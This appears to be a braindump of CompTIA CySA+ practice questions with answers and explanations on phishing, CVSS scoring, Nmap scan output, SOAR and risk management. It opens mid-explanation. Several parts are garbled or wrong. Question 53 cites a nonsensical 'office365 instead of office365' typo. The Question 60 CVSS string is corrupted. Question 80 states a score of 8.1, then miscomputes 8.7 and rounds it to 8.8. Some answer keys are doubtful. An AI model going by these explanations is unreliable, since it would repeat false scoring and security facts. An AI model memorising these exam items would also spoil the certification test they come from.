The best action that would allow the analyst to gather intelligence without disclosing information to the attackers is to upload the binary to an air gapped sandbox for analysis. An air gapped sandbox is an isolated environment that has no connection to any external network or system. Uploading the binary to an air gapped sandbox can prevent any communication or interaction between the binary and the attackers, as well as any potential harm or infection to other systems or networks. An air gapped sandbox can also allow the analyst to safely analyze and observe the behavior, functionality, or characteristics of the binary.

#### NEW QUESTION 53

A security analyst at a company called ACME Commercial notices there is outbound traffic to a host IP that resolves to <https://office365password.acme.co>. The site's standard VPN logon page is [www.acme.com/logon](http://www.acme.com/logon). Which of the following is most likely true?

- A. This is a normal password change URL.
- B. The security operations center is performing a routine password audit.
- C. A new VPN gateway has been deployed
- D. A social engineering attack is underway

**Answer: D**

#### Explanation:

for the outbound traffic to a host IP that resolves to <https://office365password.acme.co>, while the site's standard VPN logon page is [www.acme.com/logon](http://www.acme.com/logon). A social engineering attack is a technique that exploits human psychology and behavior to manipulate people into performing actions or divulging information that benefit the attackers. A common type of social engineering attack is phishing, which involves sending fraudulent emails or other messages that appear to come from a legitimate source, such as a company or a colleague, and lure the recipients into clicking on malicious links or attachments, or entering their credentials or other sensitive information on fake websites. In this case, the attackers may have registered a domain name that looks similar to the company's domain name, but with a typo (office365 instead of office365), and set up a fake website that mimics the company's VPN logon page. The attackers may have also sent phishing emails to the company's employees, asking them to reset their passwords or log in to their VPN accounts using the malicious link. The security analyst should investigate the source and content of the phishing emails, and alert the employees not to click on any suspicious links or enter their credentials on any untrusted websites. Official References:

- <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- <https://www.comptia.org/certifications/cybersecurity-analyst>
- <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

#### NEW QUESTION 56

A security analyst is trying to identify possible network addresses from different source networks belonging to the same company and region. Which of the following shell script functions could help achieve the goal?

- A. 

```
function w() { a=$(ping -c 1 $1 | awk-F "/" 'END{print $1}') && echo "$1 | $a" }
```
- B. 

```
function x() { b=tracert -m 40 $1 | awk 'END{print $1}' && echo "$1 | $b" }
```
- C. 

```
function y() { dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F "." '{print $1}').origin.asn.cymru.com TXT +short }
```
- D. 

```
function z() { c=$(geoiplookup $1) && echo "$1 | $c" }
```

**Answer: C**

#### Explanation:

The shell script function that could help identify possible network addresses from different source networks belonging to the same company and region is:

```
function y() { dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F "." '{print $1}').origin.asn.cymru.com TXT +short }
```

This function takes an IP address as an argument and performs two DNS lookups using the dig command. The first lookup uses the -x option to perform a reverse DNS lookup and get the hostname associated with the IP address. The second lookup uses the origin.asn.cymru.com domain to get the autonomous system number (ASN) and other information related to the IP address, such as the country code, registry, or allocation date. The function then prints the IP address and the ASN information, which can help identify any network addresses that belong to the same ASN or region

#### NEW QUESTION 60

Given the following CVSS string- CVSS:3.0/AV:N/AC:L/PR:N/UI:N/3:U/C:K/I:K/A:H

Which of the following attributes correctly describes this vulnerability?

- A. A user is required to exploit this vulnerability.
- B. The vulnerability is network based.
- C. The vulnerability does not affect confidentiality.
- D. The complexity to exploit the vulnerability is high.

**Answer: B**

#### Explanation:

The vulnerability is network based is the correct attribute that describes this vulnerability, as it can be inferred from the CVSS string. CVSS stands for Common Vulnerability Scoring System, which is a framework that assigns numerical scores and ratings to vulnerabilities based on their characteristics and severity. The CVSS string consists of several metrics that define different aspects of the vulnerability, such as the attack vector, the attack complexity, the privileges required, the user interaction, the scope, and the impact on confidentiality, integrity and availability. The first metric in the CVSS string is the attack vector (AV), which indicates how the vulnerability can be exploited. The value of AV in this case is N, which stands for network. This means that the vulnerability can be exploited remotely over a network connection, without physical or logical access to the target system. Therefore, the vulnerability is network based. Official References:

- <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- <https://www.comptia.org/certifications/cybersecurity-analyst>
- <https://packitforwarding.com/index.php/2019/01/10/comptia-cysa-common-vulnerability-scoring-system>

#### NEW QUESTION 65

After conducting a cybersecurity risk assessment for a new software request, a Chief Information Security Officer (CISO) decided the risk score would be too high. The CISO refused the software request. Which of the following risk management principles did the CISO select?

- A. Avoid



- B. Transfer
- C. Accept
- D. Mitigate

**Answer:** A

**Explanation:**

Avoid is a risk management principle that describes the decision or action of not engaging in an activity or accepting a risk that is deemed too high or unacceptable. Avoiding a risk can eliminate the possibility or impact of the risk, as well as the need for any further risk management actions. In this case, the CISO decided the risk score would be too high and refused the software request. This indicates that the CISO selected the avoid principle for risk management.

**NEW QUESTION 69**

Which of the following security operations tasks are ideal for automation?

- A. Suspicious file analysis: Look for suspicious-looking graphics in a folder. Create subfolders in the original folder based on category of graphics found. Move the suspicious graphics to the appropriate subfolder
- B. Firewall IoC block actions: Examine the firewall logs for IoCs from the most recently published zero-day exploit. Take mitigating actions in the firewall to block the behavior found in the logs. Follow up on any false positives that were caused by the block rules
- C. Security application user errors: Search the error logs for signs of users having trouble with the security application. Look up the user's phone number. Call the user to help with any questions about using the application
- D. Email header analysis: Check the email header for a phishing confidence metric greater than or equal to five. Add the domain of sender to the block list. Move the email to quarantine

**Answer:** D

**Explanation:**

Email header analysis is one of the security operations tasks that are ideal for automation. Email header analysis involves checking the email header for various indicators of phishing or spamming attempts, such as sender address spoofing, mismatched domains, suspicious subject lines, or phishing confidence metrics. Email header analysis can be automated using tools or scripts that can parse and analyze email headers and take appropriate actions based on predefined rules or thresholds

**NEW QUESTION 72**

While reviewing web server logs, an analyst notices several entries with the same time stamps, but all contain odd characters in the request line. Which of the following steps should be taken next?

- A. Shut the network down immediately and call the next person in the chain of command.
- B. Determine what attack the odd characters are indicative of
- C. Utilize the correct attack framework and determine what the incident response will consist of.
- D. Notify the local law enforcement for incident response

**Answer:** B

**Explanation:**

Determining what attack the odd characters are indicative of is the next step that should be taken after reviewing web server logs and noticing several entries with the same time stamps, but all contain odd characters in the request line. This step can help the analyst identify the type and severity of the attack, as well as the possible source and motive of the attacker. The odd characters in the request line may indicate that the attacker is trying to exploit a vulnerability or inject malicious code into the web server or application, such as SQL injection, cross-site scripting, buffer overflow, or command injection. The analyst can use tools and techniques such as log analysis, pattern matching, signature detection, or threat intelligence to determine what attack the odd characters are indicative of, and then proceed to the next steps of incident response, such as containment, eradication, recovery, and lessons learned. Official References:

- > <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- > <https://www.comptia.org/certifications/cybersecurity-analyst>
- > <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

**NEW QUESTION 73**

The Chief Information Security Officer is directing a new program to reduce attack surface risks and threats as part of a zero trust approach. The IT security team is required to come up with priorities for the program. Which of the following is the best priority based on common attack frameworks?

- A. Reduce the administrator and privileged access accounts
- B. Employ a network-based IDS
- C. Conduct thorough incident response
- D. Enable SSO to enterprise applications

**Answer:** A

**Explanation:**

The best priority based on common attack frameworks for a new program to reduce attack surface risks and threats as part of a zero trust approach is to reduce the administrator and privileged access accounts. Administrator and privileged access accounts are accounts that have elevated permissions or capabilities to perform sensitive or critical tasks on systems or networks, such as installing software, changing configurations, accessing data, or granting access. Reducing the administrator and privileged access accounts can help minimize the attack surface, as it can limit the number of potential targets or entry points for attackers, as well as reduce the impact or damage of an attack if an account is compromised.


**NEW QUESTION 75**

You are a penetration tester who is reviewing the system hardening guidelines for a company. Hardening guidelines indicate the following.

- > There must be one primary server or service per device.
- > Only default port should be used
- > Non-secure protocols should be disabled.
- > The corporate internet presence should be placed in a protected subnet Instructions :
- > Using the available tools, discover devices on the corporate network and the services running on these devices.

You must determine

- > ip address of each device
- > The primary server or service each device
- > The protocols that should be disabled based on the hardening guidelines




- A. Mastered
- B. Not Mastered

**Answer: A**

**Explanation:**

Answer below images



PC1

```
nmap <host>
ping <host>
help

[root@server1 ~]# nmap candymancarl.local

Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST
Interesting ports on CandyManCarl.Local (192.168.1.20):
Not shown: 1676 closed ports
PORT      STATE      SERVICE
21/tcp    open      ftp
135/tcp   open      msrpc Microsoft Windows RPC
139/tcp   open      netbios-ssn
445/tcp   open      microsoft-ds
MAC Address: 09:00:27:D9:8E:D4 (Symmetrical Systems Industries Consortium)

Nmap finished: 1 IP address (1 host up) scanned in 0.420 seconds

[root@server1 ~]# nmap farmerlaura.local

Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST
Interesting ports on FarmerLaura.Local (192.168.1.30):
Not shown: 1678 closed ports
PORT      STATE      SERVICE
143/tcp   open      imap
993/tcp   open      imap/s
MAC Address: 09:00:27:D9:8E:D3 (Symmetrical Systems Industries Consortium)

Nmap finished: 1 IP address (1 host up) scanned in 0.420 seconds

[root@server1 ~]# nmap sandwichsara.local

Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST
Interesting ports on SandwichSara.Local (192.168.1.40):
```

A computer screen with white text Description automatically generated

PC1

```
Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST
Interesting ports on SandwichSara.Local (192.168.1.40):
Not shown: 1677 closed ports
PORT      STATE      SERVICE
22/tcp    open      ssh
53/udp    open      dns
3306/tcp   open      mysql
MAC Address: 09:00:27:D9:8E:D1 (Symmetrical Systems Industries Consortium)

Nmap finished: 1 IP address (1 host up) scanned in 0.420 seconds

[root@server1 ~]# nmap farmerted.local

Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST
Interesting ports on FarmerTed.Local (192.168.1.10):
Not shown: 1678 closed ports
PORT      STATE      SERVICE
22/tcp    open      ssh
23/tcp    open      telnet
MAC Address: 09:00:27:D9:8E:D6 (Symmetrical Systems Industries Consortium)

Nmap finished: 1 IP address (1 host up) scanned in 0.420 seconds

[root@server1 ~]# nmap lunchtimemike.local

Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST
Interesting ports on LunchTimeMike.Local (10.10.10.25):
Not shown: 1677 closed ports
PORT      STATE      SERVICE
22/tcp    open      ssh
80/tcp    open      http
443/tcp    open      https
MAC Address: 09:00:27:D9:8E:D5 (Symmetrical Systems Industries Consortium)

Nmap finished: 1 IP address (1 host up) scanned in 0.420 seconds

[root@server1 ~]#
```

NEW QUESTION 80

A security analyst reviews the latest vulnerability scans and observes there are vulnerabilities with similar CVSSv3 scores but different base score metrics. Which of the following attack vectors should the analyst remediate first?

- A. CVSS 3.0/AVP/AC:L/PR:L/UI:N/S U/C:H/I:H/A:H
- B. CVSS 3.0/AV:A/AC .L/PR:L/UI:N/S:U/C:H/I:H/A:H
- C. CVSS 3.0/AV:N/AC:L/PR:L/UI:N/S;U/C:H/I:H/A:H
- D. CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Answer: C

Explanation:

CVSS 3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H is the attack vector that the analyst should remediate first, as it has the highest CVSSv3 score of 8.1. CVSSv3



(Common Vulnerability Scoring System version 3) is a standard framework for rating the severity of vulnerabilities, based on various metrics that reflect the characteristics and impact of the vulnerability. The CVSSv3 score is calculated from three groups of metrics: Base, Temporal, and Environmental. The Base metrics are mandatory and reflect the intrinsic qualities of the vulnerability, such as how it can be exploited, what privileges are required, and what impact it has on confidentiality, integrity, and availability. The Temporal metrics are optional and reflect the current state of the vulnerability, such as whether there is a known exploit, a patch, or a workaround. The Environmental metrics are also optional and reflect the context of the vulnerability in a specific environment, such as how it affects the asset value, security requirements, or mitigating controls. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A CVSS score is also represented as a vector string, a compressed textual representation of the values used to derive the score.

The attack vector in question has the following Base metrics:

- Attack Vector (AV): Network (N). This means that the vulnerability can be exploited remotely over a network connection.
- Attack Complexity (AC): Low (L). This means that the attack does not require any special conditions or changes to the configuration of the target system.
- Privileges Required (PR): Low (L). This means that the attacker needs some privileges on the target system to exploit the vulnerability, such as user-level access.
- User Interaction (UI): None (N). This means that the attack does not require any user action or involvement to succeed.
- Scope (S): Unchanged (U). This means that the impact of the vulnerability is confined to the same security authority as the vulnerable component, such as an application or an operating system.
- Confidentiality Impact (C): High (H). This means that the vulnerability results in a total loss of confidentiality, such as unauthorized disclosure of all data on the system.
- Integrity Impact (I): High (H). This means that the vulnerability results in a total loss of integrity, such as unauthorized modification or deletion of all data on the system.
- Availability Impact (A): High (H). This means that the vulnerability results in a total loss of availability, such as denial of service or system crash.

Using these metrics, we can calculate the Base score using this formula: Base Score = Roundup(Minimum[(Impact + Exploitability), 10]) Where:

Impact =  $6.42 \times [1 - ((1 - \text{Confidentiality}) \times (1 - \text{Integrity}) \times (1 - \text{Availability}))]$

Exploitability =  $8.22 \times \text{Attack Vector} \times \text{Attack Complexity} \times \text{Privileges Required} \times \text{User Interaction}$  Using this formula, we get:

Impact =  $6.42 \times [1 - ((1 - 0.56) \times (1 - 0.56) \times (1 - 0.56))] = 5.9$

Exploitability =  $8.22 \times 0.85 \times 0.77 \times 0.62 \times 0.85 = 2.8$

Base Score = Roundup(Minimum[(5.9 + 2.8), 10]) = Roundup(8.7) = 8.8

Therefore, this attack vector has a Base score of 8.8, which is higher than any other option.

The other attack vectors have lower Base scores, as they have different values for some of the Base metrics:

- CVSS:3.0/AV:P/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 6.2, as it has a lower value for Attack Vector (Physical), which means that the vulnerability can only be exploited by having physical access to the target system.
- CVSS:3.0/AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 7.4, as it has a lower value for Attack Vector (Adjacent Network), which means that the vulnerability can only be exploited by being on the same physical or logical network as the target system.
- CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 6.8, as it has a lower value for Attack Vector (Local), which means that the vulnerability can only be exploited by having local access to the target system, such as through a terminal or a command shell.

#### NEW QUESTION 81

The Chief Executive Officer of an organization recently heard that exploitation of new attacks in the industry was happening approximately 45 days after a patch was released. Which of the following would best protect this organization?

- A. A mean time to remediate of 30 days
- B. A mean time to detect of 45 days
- C. A mean time to respond of 15 days
- D. Third-party application testing

**Answer:** A

#### Explanation:

A mean time to remediate (MTTR) is a metric that measures how long it takes to fix a vulnerability after it is discovered. A MTTR of 30 days would best protect the organization from the new attacks that are exploited 45 days after a patch is released, as it would ensure that the vulnerabilities are fixed before they are exploited

#### NEW QUESTION 86

A user downloads software that contains malware onto a computer that eventually infects numerous other systems. Which of the following has the user become?

- A. Hacklivist
- B. Advanced persistent threat
- C. Insider threat
- D. Script kiddie

**Answer:** C

#### Explanation:

The user has become an insider threat by downloading software that contains malware onto a computer that eventually infects numerous other systems. An insider threat is a person or entity that has legitimate access to an organization's systems, networks, or resources and uses that access to cause harm or damage to the organization. An insider threat can be intentional or unintentional, malicious or negligent, and can result from various actions or behaviors, such as downloading unauthorized software, violating security policies, stealing data, sabotaging systems, or collaborating with external attackers.

#### NEW QUESTION 88

The Chief Information Security Officer wants to eliminate and reduce shadow IT in the enterprise. Several high-risk cloud applications are used that increase the risk to the organization. Which of the following solutions will assist in reducing the risk?

- A. Deploy a CASB and enable policy enforcement
- B. Configure MFA with strict access
- C. Deploy an API gateway
- D. Enable SSO to the cloud applications

**Answer:** A

**Explanation:**

A cloud access security broker (CASB) is a tool that can help reduce the risk of shadow IT in the enterprise by providing visibility and control over cloud applications and services. A CASB can enable policy enforcement by blocking unauthorized or risky cloud applications, enforcing data loss prevention rules, encrypting sensitive data, and detecting anomalous user behavior.

**NEW QUESTION 92**

An analyst recommends that an EDR agent collect the source IP address, make a connection to the firewall, and create a policy to block the malicious source IP address across the entire network automatically. Which of the following is the best option to help the analyst implement this recommendation?

- A. SOAR
- B. SIEM
- C. SLA
- D. IoC

**Answer:** A

**Explanation:**

SOAR (Security Orchestration, Automation, and Response) is the best option to help the analyst implement the recommendation, as it reflects the software solution that enables security teams to integrate and coordinate separate tools into streamlined threat response workflows and automate repetitive tasks. SOAR is a term coined by Gartner in 2015 to describe a technology that combines the functions of security incident response platforms, security orchestration and automation platforms, and threat intelligence platforms in one offering. SOAR solutions help security teams to collect inputs from various sources, such as EDR agents, firewalls, or SIEM systems, and perform analysis and triage using a combination of human and machine power. SOAR solutions also allow security teams to define and execute incident response procedures in a digital workflow format, using automation to perform low-level tasks or actions, such as blocking an IP address or quarantining a device. SOAR solutions can help security teams to improve efficiency, consistency, and scalability of their operations, as well as reduce mean time to detect (MTTD) and mean time to respond (MTTR) to threats. The other options are not as suitable as SOAR, as they do not match the description or purpose of the recommendation. SIEM (Security Information and Event Management) is a software solution that collects and analyzes data from various sources, such as logs, events, or alerts, and provides security monitoring, threat detection, and incident response capabilities. SIEM solutions can help security teams to gain visibility, correlation, and context of their security data, but they do not provide automation or orchestration features like SOAR solutions. SLA (Service Level Agreement) is a document that defines the expectations and responsibilities between a service provider and a customer, such as the quality, availability, or performance of the service. SLAs can help to manage customer expectations, formalize communication, and improve productivity and relationships, but they do not help to implement technical recommendations like SOAR solutions. IoC (Indicator of Compromise) is a piece of data or evidence that suggests a system or network has been compromised by a threat actor, such as an IP address, a file hash, or a registry key. IoCs can help to identify and analyze malicious activities or incidents, but they do not help to implement response actions like SOAR solutions.

**NEW QUESTION 96**

Which of the following will most likely ensure that mission-critical services are available in the event of an incident?

- A. Business continuity plan
- B. Vulnerability management plan
- C. Disaster recovery plan
- D. Asset management plan

**Answer:** C

**NEW QUESTION 97**

Due to reports of unauthorized activity that was occurring on the internal network, an analyst is performing a network discovery. The analyst runs an Nmap scan against a corporate network to evaluate which devices were operating in the environment. Given the following output:

```
Nmap scan report for officeroxuplayer.lan (192.168.86.22)
Host is up (0.11s latency).
All 100 scanned ports on officeroxuplayer.lan (192.168.86.22) are filtered
MAC Address: B8:3E:59:86:1A:13 (Roku)
```

```
Nmap scan report for p4wnp1_aloa.lan (192.168.86.56)
Host is up (0.022s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
8000/tcp  open  http-alt
MAC Address: B8:27:EB:D0:8E:D1 (Raspberry Pi Foundation)
```

```
Nmap scan report for wh4dc-748gy.lan (192.168.86.152)
Host is up (0.033s latency).
Not shown: 95 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsapi
MAC Address: 38:BA:F8:E3:41:C9 (Intel Corporate)
```

```
Nmap scan report for xlaptop.lan (192.168.86.249)
Host is up (0.024s latency).
Not shown: 93 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsapi
MAC Address: 64:00:6A:8E:D8:F5 (Dell)
```

```
Nmap scan report for imaging.lan (192.168.86.150)
Host is up (0.0013s latency).
Not shown: 95 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsapi
MAC Address: 38:BA:F8:F4:32:CA (Intel Corporate)
```

Which of the following choices should the analyst look at first?

- A. wh4dc-748gy.lan (192.168.86.152)
- B. lan (192.168.86.22)
- C. imaging.lan (192.168.86.150)
- D. xlaptop.lan (192.168.86.249)
- E. p4wnp1\_aloa.lan (192.168.86.56)

**Answer:** E

**Explanation:**

The analyst should look at p4wnp1\_aloa.lan (192.168.86.56) first, as this is the most suspicious device on the network. P4wnP1 ALOA is a tool that can be used to create a malicious USB device that can perform various attacks, such as keystroke injection, network sniffing, man-in-the-middle, or backdoor creation. The presence of a device with this name on the network could indicate that an attacker has plugged in a malicious USB device to a system and gained access to the network. Official References: [https://github.com/mame82/P4wnP1\\_aloa](https://github.com/mame82/P4wnP1_aloa)

**NEW QUESTION 102**

Which of the following items should be included in a vulnerability scan report? (Choose two.)

- A. Lessons learned
- B. Service-level agreement
- C. Playbook
- D. Affected hosts
- E. Risk score
- F. Education plan

**Answer:** DE



**Explanation:**

A vulnerability scan report should include information about the affected hosts, such as their IP addresses, hostnames, operating systems, and services. It should also include a risk score for each vulnerability, which indicates the severity and potential impact of the vulnerability on the host and the organization. Official References: <https://www.first.org/cvss/>

**NEW QUESTION 106**

The security operations team is required to consolidate several threat intelligence feeds due to redundant tools and portals. Which of the following will best achieve the goal and maximize results?

- A. Single pane of glass
- B. Single sign-on
- C. Data enrichment
- D. Deduplication

**Answer: D**

**Explanation:**

Deduplication is a process that involves removing any duplicate or redundant data or information from a data set or source. Deduplication can help consolidate several threat intelligence feeds by eliminating any overlapping or repeated indicators of compromise (IoCs), alerts, reports, or recommendations. Deduplication can also help reduce the volume and complexity of threat intelligence data, as well as improve its quality, accuracy, or relevance.

**NEW QUESTION 109**

During security scanning, a security analyst regularly finds the same vulnerabilities in a critical application. Which of the following recommendations would best mitigate this problem if applied along the SDLC phase?

- A. Conduct regular red team exercises over the application in production
- B. Ensure that all implemented coding libraries are regularly checked
- C. Use application security scanning as part of the pipeline for the CI/CDflow
- D. Implement proper input validation for any data entry form

**Answer: C**

**Explanation:**

